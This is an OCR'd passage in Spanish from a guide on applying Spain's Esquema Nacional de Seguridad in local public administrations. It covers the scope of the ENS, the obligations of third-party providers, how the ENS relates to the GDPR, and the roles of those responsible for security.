
c) Las Universidades públicas que se regirán por su normativa específica y supletoriamente por las previsiones de la presente Ley.

3. Tienen la consideración de Administraciones Públicas la Administración General del Estado, las Administraciones de las Comunidades Autónomas, las Entidades que integran la Administración Local, así como los organismos públicos y entidades de derecho público previstos en la letra a) del apartado 2."

Por otro lado, y como quiera que las medidas de seguridad contempladas en el ENS no son sólo exigibles a las relaciones ad intra (relaciones entre entidades o Administraciones Públicas)[3], sino que deben extenderse también a las relaciones ad extra (relaciones entre las Administraciones y los ciudadanos), este ámbito de aplicación debe completarse con el recogido en la Ley 39/2015, y que añade al anterior el siguiente párrafo:

> *"4. Las Corporaciones de Derecho Público se regirán por su normativa específica en el ejercicio de las funciones públicas que les hayan sido atribuidas por Ley o delegadas por una Administración Pública, y supletoriamente por la presente Ley."*

La figura siguiente muestra un esquema del ámbito subjetivo de aplicación del ENS, en base a los respectivos ámbitos de aplicación de la LPACAP y la LRJSP[4].



Ámbito subjetivo de aplicación del ENS

[3] La Ley 39/2015, de 1 de octubre, del Procedimiento Administrativo Común de las Administraciones Públicas, contiene significativas referencias a la aplicación del Esquema Nacional de Seguridad y, en general, a la seguridad de la información, tales como las realizadas en el art. 13 (Derechos de las personas en sus relaciones con las Administraciones Públicas), art. 16 (Registros), art. 17 (Archivo de documentos), art. 27(Validez y eficacia de las copias realizadas por las Administraciones Públicas), art. 31 (Cómputo de plazos en los registros), art. 56 (Medidas provisionales), Disposición Adicional Segunda (Adhesión de las Comunidades Autónomas y Entidades Locales a las plataformas y registros de la Administración General del Estado).

[4] Fuente: Guía CCN-STIC 830 Ámbito de aplicación del ENS.

Por todo lo anterior, el ENS es de aplicación a las entidades que conforman las denominadas **Administraciones Públicas** (AGE, CC.AA., EE.LL. y organismos públicos y entidades de derecho público vinculados o dependientes de las anteriores) y también a las **entidades de derecho privado vinculadas o dependientes de ellas**, cuando ejerzan potestades administrativas por atribución directa o delegación, de acuerdo a la legislación autonómica aplicable, así como en cuanto a su régimen de patrimonio y en materia de responsabilidad patrimonial ante terceros por el funcionamiento de sus servicios, cuando se rijan por las previsiones de la Ley 39/2015, de 1 de octubre, de Procedimiento Administrativo Común de las Administraciones Públicas en los términos establecidos por esta.

Por su parte, el ENS será de aplicación a las entidades de derecho privado vinculadas o dependientes de la Administración de las **Entidades Locales** en las materias en que les sea de aplicación la normativa presupuestaria, contable, de control financiero, de control de eficacia y contratación, de acuerdo a lo dispuesto por la Ley 7/1985, de 2 de abril, Reguladora de las Bases del Régimen Local, así como en el ejercicio de las funciones públicas que les hayan sido atribuidas estatutariamente, cuando se rijan por las previsiones de la Ley 39/2015, de 1 de octubre, de Procedimiento Administrativo Común de las Administraciones Públicas en los términos establecidos por esta. Asimismo, el ENS será de aplicación a las **Universidades** de forma supletoria, es decir, en todo aquello que su propia normativa no entre a regular.

Además, el ENS será de aplicación a las **Corporaciones de Derecho Público** en el ejercicio de las funciones públicas que les hayan sido atribuidas por Ley o delegadas por una Administración Pública, cuando se rijan por las previsiones de la Ley 39/2015, de 1 de octubre, en los términos establecidos por esta, de forma supletoria a su normativa específica.

Finalmente, y por lo que respecta a las **Fundaciones**, están comprendidas dentro del sector público las entidades de derecho privado vinculadas o dependientes de las Administraciones Públicas en la medida que están sujetas a las normas de la Ley de Régimen Jurídico del Sector Público que específicamente se refieran a las mismas y, en todo caso, cuando ejerzan potestades administrativas. Las fundaciones, tanto las privadas como las del sector público estatal, tienen personalidad jurídica privada y, por tanto, también les resulta de aplicación en los mismos casos indicados en los apartados anteriores.

Ámbito objetivo o material de aplicación

La primera y más amplia referencia al ámbito de aplicación objetivo o material del ENS (sistemas de información a los que les es de aplicación) se encuentra en el número dos de su artículo 1, cuando señala:

> *"2. El Esquema Nacional de Seguridad está constituido por los principios básicos y requisitos mínimos requeridos para una protección adecuada de la información. Será aplicado por las Administraciones Públicas para asegurar el acceso, integridad, disponibilidad, autenticidad, confidencialidad, trazabilidad y conservación de los datos, informaciones y servicios utilizados en medios electrónicos que gestionen en el ejercicio de sus competencias."*

Este párrafo contiene dos cuestiones que conviene comentar:

1. La aplicación del ENS (que el párrafo encomienda a las "Administraciones Públicas"), habrá que entenderlo hecho al ámbito subjetivo definido anteriormente, trayendo causa de lo dispuesto en las leyes 39/2015 y 40/2015.

2. El objeto último de la protección perseguida por el ENS es muy claro, cuando señala: "... para asegurar el acceso, integridad, disponibilidad, autenticidad, confidencialidad, trazabilidad y conservación de los datos, informaciones y servicios utilizados en medios electrónicos que gestionen en el ejercicio de sus competencias."

Por tanto, y siempre que esté sustentado en medios electrónicos y sea responsabilidad última de una entidad pública del ámbito subjetivo de aplicación, bastará que el sistema de información en cuestión se dirija a gestionar las competencias de la entidad pública correspondiente para que le sea de aplicación el ENS[5].

Sobre este particular, conviene señalar que el concepto "**sistema de información**" es muy amplio y que, atendiendo a lo señalado en UNE-ISO/IEC 27000:2014, podemos definirlo como:

"Conjunto de aplicaciones, servicios, activos relacionados con tecnologías de la información y otros componentes para manejar información".

Por consiguiente, partiendo de que el mandato legal del ENS lo constituye esencialmente la protección de la información tratada y los servicios prestados, conviene recordar que el ENS debe aplicarse técnicamente **a todos los elementos** que, en relación con tales informaciones o servicios, puedan ser directa o indirectamente atacados. Estos elementos se detallan en el Anexo II del ENS (hardware, software, soportes de información, comunicaciones, instalaciones, personal y servicios provisionados por terceros).

Finalmente, y atendiendo a la **exigencia de desenvolvimiento electrónico** que prescriben las leyes LPACAP y LRJSP, el marco de aplicación material señalado en el párrafo anterior se concretará en todas y cada una de las actuaciones de las entidades públicas del ámbito subjetivo de aplicación del ENS **que desarrollen o contribuyan a desarrollar el procedimiento administrativo**.

Así pues, entre otras, el ENS será de aplicación a todo lo relativo a:

- Facilitar, por medios electrónicos, el derecho de los ciudadanos a relacionarse electrónicamente con las Administraciones públicas.
- Facilitar, por medios electrónicos, los derechos de los ciudadanos, en su calidad de interesados en el Procedimiento Administrativo (arts. 13, 28, 53 y 66.1b de la LPACAP).
- Facilitar el uso de los medios de identificación y firma electrónica de los interesados en el procedimiento administrativo, incluyendo su representación y los registros electrónicos de apoderamientos (arts. 9-11, 5 y 6 LRJSP).
- Facilitar, por medios electrónicos, el derecho de los interesados a ser asistidos en el uso de los medios electrónicos en sus relaciones con las AA.PP. (arts. 12 y 13 LPACAP).
- Facilitar a los ciudadanos, por medios electrónicos, el derecho de información (arts. 21.4, 27.3 y DA4 LPACAP).
- Los Registros electrónicos (art. 16 LPACAP).
- El Archivo electrónico de documentos y expedientes (art. 17 LPACAP).

[5] Obviamente, dejando fuera los sistemas que tratan información clasificada, como prescribe el propio art. 3 del ENS o la capacidad de exclusión señalada en el art. 30 del ENS, que habrá que entenderla referida siempre a sistemas que no estuvieren dedicados a gestionar las funciones o competencias propias de la entidad pública de que se trate.


» La tramitación electrónica de los procedimientos, incluyendo el cómputo de plazos, la notificación electrónica, la gestión electrónica de expedientes y la tramitación electrónica del procedimiento, en general (arts. 30, 41-43, 70 y Título IV de la LPACAP).

» La relación, por medios electrónicos, entre las propias entidades de las AA.PP., sus órganos, organismos públicos y entidades vinculadas o dependientes (art. 3 LRJSP).

» El funcionamiento electrónico de la Administración, incluyendo las sedes electrónicas y los portales de Internet, los sistemas de identificación y firma, y la actuación administrativa automatizada, el intercambio electrónico de datos en entornos cerrados, el aseguramiento de la interoperabilidad de la firma electrónica y el archivo electrónico de documentos (arts. 38, 39, 40-43, 44, 45 y 46 de la LRJSP).

» Las relaciones electrónicas entre las Administraciones, incluyendo las transmisiones de datos entre AA.PP., los ENI y ENS, la reutilización de sistemas y aplicaciones y la transferencia de tecnologías (arts. 155, 156, 157 y 158 de la LRJSP).

La figura siguiente muestra, esquemáticamente, un ejemplo del alcance del ámbito material de aplicación del ENS.



ÁMBITO OBJETIVO DE APLICACIÓN DEL ENS

Ejemplos de sistemas y comunicaciones del Sector Público:

- Archivo electrónico de procedimientos administrativos
- Registros electrónicos
- Procedimientos electrónicos
- Padrón municipal
- Gestión de citas
- Gestión de vacantes de un Hospital
- Gestión de expedientes académicos
- Perfil del contratante
- Gestión de Recursos Humanos
- Contabilidad
- Gestión tributaria

Los servicios prestados por terceros

Los servicios comprendidos dentro del ámbito objetivo de aplicación del ENS, cuando sean suministrados o prestados por terceros (organizaciones públicas o privadas), habrán de satisfacer igualmente las exigencias legales establecidas en el mismo.

Por ello, las entidades a las que se destinan las soluciones o sean titulares de los servicios prestados, indicados en el epígrafe anterior, **exigirán a tales terceros la conformidad con el ENS de sus servicios**, en los términos establecidos en la Declaración o Certificación de Conformidad con el ENS.

La Guía CCN-STIC-809 Declaración y Certificación de Conformidad con el ENS y Distintivos de Cumplimiento" reco gidos en la *Resolución de 13 de octubre de 2016, de la Secretaría de Estado de Administraciones Públicas, por la que se aprueba la Instrucción Técnica de Seguridad de conformidad con el ENS.*

El Ayuntamiento deberá requerir soluciones y servicios seguros

Será responsabilidad de las entidades receptoras de las soluciones o titulares de los servicios prestados, exigir a las empresas que suministren las soluciones o presten el servicio, la obligación de que estas soluciones o servicios sean conformes con lo dispuesto en el ENS y posean las correspondientes Declaraciones o Certificaciones de Conformidad según lo señalado en la antedicha Instrucción Técnica de Seguridad.

2.8 La conexión entre el ENS y el Reglamento General de Protección de Datos

Las Entidades Locales vienen actuando como Responsables y/o Encargados de Tratamiento de datos personales en el desarrollo de buena parte de sus actividades. Por este motivo, tales entidades se van a ver afectadas por las previsiones del nuevo Reglamento General de Protección de Datos (RGPD) de la Unión Europea[6], publicado en mayo de 2016 y que será de plena aplicación a partir del 25 de mayo de 2018, lo que exige que las modificaciones que deberán realizarse para alinear la normativa y la práctica de las Entidades Locales con las previsiones del RGPD habrán de estar listas para esa fecha.

En tal sentido, la Agencia Española de Protección de Datos ha señalado[7] la necesidad de acometer las actividades que se muestran seguidamente.

	Exigencia	Comentario adicional
1	La Entidad Local debe identificar con precisión las **finalidades y la base jurídica** de los tratamientos que se llevan a cabo en las Entidades Locales.	Las finalidades o la base jurídica de los tratamientos son informaciones que deben proporcionarse a los interesados (arts. 13 y 14 RGPD) y recogerse en el registro de actividades de tratamiento.
2	Cuando el tratamiento realizado por la Entidad Local persiga el cumplimiento de una tarea en **interés público** o el ejercicio de poder públicos, es necesario que el interés público como los poderes públicos que justifican el tratamiento deben **estar establecidos en una norma de rango legal**.	
3	Cuando la base jurídica de los tratamientos sea el **consentimiento** (del vecino del municipio de que se trate, por ejemplo), tal consentimiento debe ser **informado**, **libre**, **específico** y otorgado por los interesados mediante una manifestación que muestre su **voluntad de consentir** o mediante una clara acción afirmativa.	Los consentimientos conocidos como "tácitos", basados en la inacción de los interesados, dejarán de ser válidos a partir de la fecha de aplicación del RGPD, incluso para tratamientos iniciados con anterioridad.
4	Debe **adecuarse la información que se ofrece** a los interesados a las exigencias del RGPD (arts. 13 y 14), cuando la Entidad Local recaba sus datos.	El RGPD obliga a ofrecer una información que es más amplia que la actualmente exigida por la Ley Orgánica de Protección de Datos. Obliga, además, a que esta información se proporcione de forma "concisa, transparente, inteligible y de fácil acceso, con un lenguaje claro y sencillo".
5	La Entidad Local debe establecer **mecanismos visibles, accesibles y sencillos**, incluidos los medios electrónicos, para el **ejercicio de derechos**.	Estos mecanismos deben incorporar procedimientos para verificar la identidad de los interesados que los utilizan.

[6] http://eur-lex.europa.eu/legal-content/ES/TXT/PDF/?uri=CELEX:32016R0679&from=ES
[7] Fuente: AEPD "EL impacto del RGPD sobre la actividad de las AA.PP."

	Exigencia	Comentario adicional
6	La Entidad Local debe establecer procedimientos que permitan **responder a los ejercicios de derechos** en los plazos previstos por el RGPD.	En algunos casos será preciso valorar la necesidad de que sean los Encargados del Tratamiento con los que la Entidad Local haya contratado la prestación de determinados servicios los que colaboren en la atención a las solicitudes de los interesados.
7	La Entidad Local debe **valorar si los encargados** con los que haya contratado (o vaya a contratar) operaciones de tratamiento ofrecen garantías de cumplimiento del RGPD.	El RGPD establece una obligación de diligencia debida en la elección de los encargados de tratamiento que deben aplicar todos los responsables, contratando únicamente a aquellos que estén en condiciones cumplir con el RGPD.
8	La Entidad Local debe **adecuar los contratos de encargo** que actualmente tengan suscritos a las previsiones del RGPD.	El RGPD exige expresamente que tanto los contratos como los actos jurídicos deberán tener un contenido mínimo que excede del actualmente previsto por la normativa española de protección de datos.
9	Es necesario que la Entidad Local desarrolle un **análisis del riesgo** para los derechos y libertades de los ciudadanos de todos los tratamientos de datos que se acometan.	En el contexto de las AAPP se dispone de metodologías de análisis de riesgos[8] focalizadas principalmente en la seguridad de la información, que deberán ampliarse para incluir riesgos asociados al incumplimiento de las disposiciones del RGPD.
10	La Entidad Local debe establecer un **Registro de Actividades de Tratamiento**.	El RGPD establece un contenido mínimo de ese Registro, que deberá mantenerse actualizado y a disposición de las autoridades de protección de datos.
11	La Entidad Local debe **revisar las medidas de seguridad** que se aplican a los tratamientos, a la luz de los resultados del análisis de riesgo de los mismos.	El RGPD deja sin efecto las previsiones del RD 1720/2007, en la medida en que exige que las medidas de seguridad se adecúen a las características de los tratamientos, sus riesgos, el contexto en que se desarrollan, el estado de la técnica y los costes. En el caso de las AAPP, la aplicación de las medidas de seguridad estará marcada por los criterios establecidos en el ENS.
12	La Entidad Local debe establecer mecanismos para **identificar** con rapidez la existencia de **violaciones de seguridad de los datos** y reaccionar ante ellas.	Para notificar esas violaciones de seguridad a las autoridades de protección de datos y, si fuera necesario, a los interesados.

[8] Metodología MAGERIT, para la que se dispone de las herramientas PILAR, descargables en la página web del (CCN-CERT).

	Exigencia	Comentario adicional
13	Necesidad de valorar si los tratamientos que se realizan en la Entidad Local requieren una **Evaluación de Impacto** sobre la Protección de Datos porque supongan un alto riesgo para los derechos y libertades de los interesados y de disponer de una metodología para llevarla a cabo.	El RGPD determina algunos de los casos en que se presumirá que existe ese alto riesgo y prevé que las autoridades nacionales de protección de datos publiquen listas de otros tratamientos de alto riesgo. También contempla un contenido mínimo de las Evaluaciones de Impacto.
14	Necesidad de designar un **Delegado de Protección de Datos** (DPD/DPO) en todas las "autoridades u organismos públicos".	El RGPD establece cuáles habrán de ser los criterios para la designación de los DPD/DPO, su designación (cualidades profesionales y conocimientos en derecho y práctica de la protección de datos), su posición en la organización y sus funciones. Prevé, igualmente, que en el caso de las autoridades u organismos públicos puedan nombrarse un único DPD para varios de ellos, teniendo en cuenta su tamaño y estructura organizativa.
15	Necesidad de adaptar los instrumentos de **transferencia internacional de datos** personales a las previsiones del RGPD.	El RGPD mantiene el modelo de transferencias internacionales ya existente, pero amplía el catálogo de instrumentos para ofrecer garantías suficientes que no requerirán de autorización previa de las autoridades de protección de datos.


Obsérvese en el cuadro anterior, la presencia del ENS en el punto 9 (de forma implícita) y en el punto 11 (de forma explícita).

ES NECESARIO DESIGNAR UN DELEGADO DE PROTECCIÓN DE DATOS (DPD/DPO) EN TODAS LAS "AUTORIDADES U ORGANISMOS PÚBLICOS"

2.9 Principales roles

2.9.1 Las responsabilidades en la seguridad de la información

En virtud de lo dispuesto en el ENS, y con el objetivo situado en garantizar la seguridad de la información tratada y los servicios prestados, aparecen distintas figuras, atendiendo a la responsabilidad que tienen en la **especificación**, **supervisión y operación** de la seguridad de la información de la entidad.



Como se muestra en la figura anterior, los actores principales son: el Responsable de la Información, el Responsable del Servicio, el Responsable de la Seguridad, el Responsable del Sistema, y cuyas funciones esenciales son la siguientes:

- El **Responsable de la Información** determinará los requisitos de la información tratada.
- El **Responsable del Servicio** determinará los requisitos de los servicios prestados, y
- El **Responsable de Seguridad** determinará las decisiones para satisfacer los requisitos de seguridad de la información y de los servicios.
- El **Responsable del Sistema** es el encargado de la explotación tecnológica de la información tratada y los servicios prestados.

Seguidamente se recogen las definiciones que, de tales responsables, hace la Guía-STIC-801, del CCN.

2.9.2 Responsable de la Información

Es la persona (u órgano colegiado dentro de la entidad local de que se trate) que tiene la potestad de establecer los requisitos de la información en materia de seguridad. Esto es, la persona que **determina los niveles de seguridad de la información**.

Aunque la aprobación formal de los niveles corresponda al Responsable de la Información, se puede recabar una propuesta al Responsable de Seguridad y conviene que se escuche la opinión del Responsable del Sistema.

Como se ha dicho en capítulos precedentes, la determinación de los niveles de seguridad en cada dimensión de seguridad debe realizarse dentro del marco establecido en el Anexo I del ENS. Se recomienda que los criterios de valoración estén respaldados por la Política de Seguridad en la medida en que sean sistemáticos, sin perjuicio de que puedan darse criterios particulares en casos singulares.

En las entidades locales, por lo general, el Responsable de la Información es un alto directivo de la misma, desde el punto de vista político (Alcalde, por ejemplo) o institucional (Secretario General, por ejemplo).

2.9.3 Responsable del Servicio

Es la persona (u órgano colegiado de la entidad de que se trate) que tiene la potestad de establecer los requisitos del servicio en materia de seguridad. Esto es, la persona que determina los **niveles de seguridad de los servicios**.

Aunque la aprobación formal de los niveles corresponda al Responsable del Servicio, se puede recabar una propuesta al Responsable de Seguridad y conviene que se escuche la opinión del Responsable del Sistema.

Como en el caso anterior, la determinación de los niveles de seguridad en cada dimensión de seguridad debe realizarse dentro del marco establecido en el Anexo I del ENS. Se recomienda que los criterios de valoración estén respaldados por la Política de Seguridad en la medida en que sean sistemáticos, sin perjuicio de que puedan darse criterios particulares en casos singulares.

Análogamente, en las entidades locales, por lo general, el Responsable del servicio es un alto directivo de la misma, desde el punto de vista político (Alcalde, por ejemplo) o institucional (Secretario General, por ejemplo).

Así pues, es posible que, en el seno de una entidad local, coincidan en la misma persona u órgano las responsabilidades de la información y del servicio. No obstante, la diferenciación tiene sentido:

- Cuando el servicio maneja información de diferentes procedencias, no necesariamente de la misma unidad departamental que la que presta el servicio.
- Cuando la prestación del servicio no depende de la unidad que es Responsable de la Información.

2.9.4 Responsable de Seguridad

Es la persona designada por la entidad local, según procedimiento descrito en su Política de Seguridad, pudiendo ser una persona o un órgano colegiado (Comité, en la terminología habitual) y cuyas funciones son:

1. Mantener la seguridad de la información manejada y de los servicios prestados por los sistemas TIC en su ámbito de responsabilidad.
2. Realizar o promover las autoevaluaciones o auditorías periódicas que permitan verificar el cumplimiento del ENS.
3. Promover la formación y concienciación STIC dentro de su ámbito de responsabilidad.
4. Verificar que las medidas de seguridad establecidas son adecuadas para la protección de la información manejada y los servicios prestados.
5. Analizar, completar y aprobar toda la documentación relacionada con la seguridad del sistema.
6. Monitorizar el estado de seguridad del sistema, que podrá ser proporcionado por elementos específicos, tales como herramientas de gestión de eventos de seguridad y mecanismos de auditoría implementados en el sistema.
7. Apoyar y supervisar la investigación de los incidentes de seguridad desde su notificación hasta su resolución.
8. Elaborar el informe periódico de seguridad para la alta dirección de la entidad local, incluyendo los incidentes más relevantes del periodo.

Una cuestión importante:

Aunque el ENS señala que la responsabilidad de la seguridad de los sistemas de información estará diferenciada de la responsabilidad sobre la prestación de los servicios, esta exigencia puede resultar de difícil o imposible cumplimiento en corporaciones locales de tamaño reducido, donde los recursos humanos son muy limitados y donde, en consecuencia, una misma persona podría desempeñar ambas responsabilidades.

La Política de Seguridad de la organización detallará las atribuciones de cada responsable y los mecanismos de coordinación y resolución de conflictos.

2.9.5 Otros actores

Además de los anteriores, cuando la dimensión de la entidad local lo posibilite y la magnitud de la información tratada o los servicios prestados así lo aconseje, cabe la existencia de algún otro rol personal, como los señalados seguidamente.

Responsable de Sistemas Delegados (RSD)

Cuando en un sistema de información, por razón de su complejidad, distribución, separación física de sus elementos o número de usuarios se necesite de personal adicional para llevar a cabo las funciones de Responsable del Sistema, cada Organización podrá designar **Responsables de Sistema Delegados (RSD)**.

Las funciones de estos RSD serán aquellas que le hayan sido delegadas por el Responsable del Sistema, y estarán relacionadas con la operación, mantenimiento, instalación y verificación del correcto funcionamiento del sistema de información.

Cada RSD mantendrá tendrá una dependencia funcional directa del Responsable del Sistema, que es quién tiene la responsabilidad sobre la totalidad del sistema.

Administrador de la Seguridad del Sistema (ASS):

Designada por el propietario del sistema a propuesta del Responsable del Sistema, tiene las siguientes funciones:

- La elaboración, cuando así lo determine el Responsable del Sistema, aplicación y gestión de los Procedimientos Operativos de Seguridad.
- La gestión, configuración y actualización, en su caso, del hardware y software en los que se basan los mecanismos y servicios de seguridad del Sistema.
- Implementación, gestión y mantenimiento de las medidas de seguridad aplicables al Sistema.
- Informar a los Responsable de Seguridad y del Sistema de cualquier anomalía, compromiso o vulnerabilidad relacionada con la seguridad.
- Aprobar los procedimientos locales de control de cambios en la configuración vigente del Sistema.
- Supervisar las instalaciones de hardware y software, sus modificaciones y mejoras para asegurar que la seguridad no está comprometida.
- Asegurar que los controles de seguridad establecidos son cumplidos estrictamente.
- Asegurar que son aplicados los procedimientos aprobados para manejo del sistema.
- Asegurar que la trazabilidad, auditoría y otros registros de seguridad se llevan a cabo frecuentemente, de acuerdo con la política de seguridad establecida por la Organización.
- Establecer procedimientos de seguimiento y reacción ante alarmas y situaciones imprevistas.
- Iniciar el proceso de respuesta ante incidentes que se produzcan en el Sistema bajo su responsabilidad, informando y colaborando con el Responsable de Seguridad en la investigación de los mismos.

Finalmente, en emplazamientos donde se encuentren ubicados varios sistemas de información, las funciones de ASS de cada uno de ellos podrían recaer en la misma persona.

Administrador del Sistema

Realiza las tareas de administración del sistema, coordinando a los operadores del Sistema.

Administrador de Red

Se encarga de las tareas de administración de red, siendo responsable de aspectos de seguridad relativos a la infraestructura de red (enrutadores/switches, dispositivos de protección de perímetro, redes privadas virtuales, detección de intrusión, etc.)

Operadores del Sistema

Son responsables de la operación diaria de los servicios del sistema de información. Son los primeros receptores de las incidencias que se produzcan, notificadas por los usuarios. Resolverán los incidentes que por procedimiento les competan y elevarán al Administrador de Seguridad (ASS) correspondiente las que les excedan.

